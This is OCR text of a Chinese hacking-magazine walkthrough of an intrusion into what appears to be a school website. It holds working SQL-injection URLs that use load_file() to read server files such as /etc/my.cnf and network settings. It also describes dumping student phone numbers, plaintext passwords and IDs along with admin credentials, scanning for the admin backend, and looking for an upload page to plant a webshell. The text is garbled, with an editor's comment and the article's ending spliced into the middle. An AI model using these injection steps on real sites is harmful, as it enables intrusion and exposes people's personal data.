


图4 查询结果

职位名称：	5.0.45	需求部门：	2
需求人数：	root@localhost	工作经验：	11
性别要求：	7	专业要求：	10
年龄要求：	8	学历要求：	9
发布日期：	CentOS release 5.2 (Final)	截止日期：	

图5 查询服务器系统版本

不是Windows系统也不怕，到底是什么系统呢？我们可以继续提交 **http://www.xxx.com.cn/job_detail.php?InfoId=347%20and%201=2%20union%20select%201,2,version(),user(),database(),load_file('/etc/redhat-release'),7,8,9,10,11,12,13/***，结果返回系统是CentOS release 5.2 (Final)，如图5。

现在已经获取了不少信息，既然是MYSQL的，就来读取一下它的配置文件。linux系统的mysql配置文件是 **/etc/my.cnf**，所以我们继续用load_file()读取文件内容，提交 **http://www.xxx.com.cn/job_detail.php?InfoId=347%20and%201=2%20union%20select%201,2,version(),user(),database(),load_file('/etc/my.cnf'),7,8,9,10,11,12,13/***，结果如图6。

信息如下：

```
[mysqld] datadir=/var/lib/mysql socket=/var/lib/mysql/mysql.sock user=mysql # Default to using old password format for compatibility with mysql 3.x # clients (those using the mysqlclient10 compatibility package). old_passwords=1 [mysqld_safe] log-error=/var/log/mysqld.log pid-file=/var/run/mysqld/mysqld.pid
```

提示：MYSQL账号权限足够高的话，理论上load_file()函数可以读取任何文件，只是因为浏览器不能完全显示二进制编码的文件，从而无法把load_file()出来的二进制文件存储并加以利用。其实这个问题很容易解决，只要用hex()函数把用load_file()函数

不熟悉。

漏洞已经对官方报告，请勿乱玩，小心警察叔叔来找你哦。毕竟李阳是牛人，钱多着正愁花不完呢，有什么不懂的可以到LST交流或者到我blog坐一下，过程谢谢kh和My5t3ry的指导。

编辑点评：

看来本文就是写了一个ecshop v2.5注入漏洞的利用方法，建议作者以后写文章不要一句话后边写两个句号，让我编辑得真是无奈…… 陌陌




图6 获取/etc/my.cnf信息




图7 获取服务器IP地址

读出的二进制文件转为十六进制，就可以把二进制文件以十六进制编码的形式完全显示在网页上。把这些十六进制代码复制下来，用十六进制文件编辑器编辑后另存，就可以得到完整的二进制文件。

/etc/my.cnf信息好像没有什么可利用的啊？再看看服务器ip，提交**http://www.xxx.com.cn/job_detail.php?Infold=347%20and%201=2%20union%20select%201,2,version(),user(),database(),load_file('/etc/sysconfig/network-scripts/ifcfg-eth0'),7,8,9,10,11,12,13/***，如图7，哇……内网呢！ip地址是172.16.2.4，子网掩码是255.255.255.0。

ip地址有了，等下在渗透内网时用。既然有了注入点，现在肯定要找网站绝对路径啦，因为写webshell需要知道绝对路径才行。不过php找路径是一件很郁闷的事情，上次MIAO遇到过一次，发现延时可以爆PHP路径，但是太麻烦了，还是去服务器读取文件看看网站绝对路径吧！

翻了些资料，找不到什么方法可以获取绝对路径，郁闷！返回去看看注入点，乖乖地猜解密码吧。这次不手工了，丢给pangolin去搞，先猜解基本信息，如图8。




图8 猜解基本信息

接着猜解表段信息，发现一个myxxxx_user的表，估计是管理员的，先进行猜解。汗，全部是学生的信息，电话、密码、学号等等，并且没有加密，看来在学校留信息真不安全啊，很容易被人利用，不知道有没有PLMM的联系方式呢？哈哈！

这个先放下，我们的目标是要管理员的账号跟密码。换teacheremailtable这个表看看，这里有人会问：为什么要获取老师邮箱列表信息？因为获取信息越多越好啊，管理员一般是老师，得到用户名的话在以后渗透时就方便多了！

结果如图9，这个学校的老师还真多啊！翻了很多个，都没有找到管理员的表段，真的有点愁啊，只好继续仔细找找了，最后发现在usertable表里面，如图10。




图9 获取老师邮箱

有了密码跟账号，那肯定要找后台啦！这里我用wwwscan扫描后台，这个扫描工具真的不错，推荐大家使用！wwwscan工具的使用也很简单，是在cmd界面使用的，使用参数如图11。




图10 得到管理员密码和账号

我们这里只需要用到扫描后台的功能，在CMD下输入：**d:\wwwscan.exe www.xxxx.com -r** 就可以了！几分钟过去了，扫描结果也出来了，如图12！wwwscan扫描结束后会自动生成一个扫描文件，直接打开这个文件就能看见刚才扫描的结果了！

随便打开一个扫描得到的连接，发现此站可以列目录，如图13。

但是作用不大，发现一个http://www.xxx.com.cn/upload/的连接，马上打开看看，这个是好东西啊！因为在入侵asp网站的时候经常是上传的好地方。打开一看竟然是个上传页面，如图14，这下子发达了。马上上传一个图片看看，点解"上传"之后没有提示上传成功，只返回了


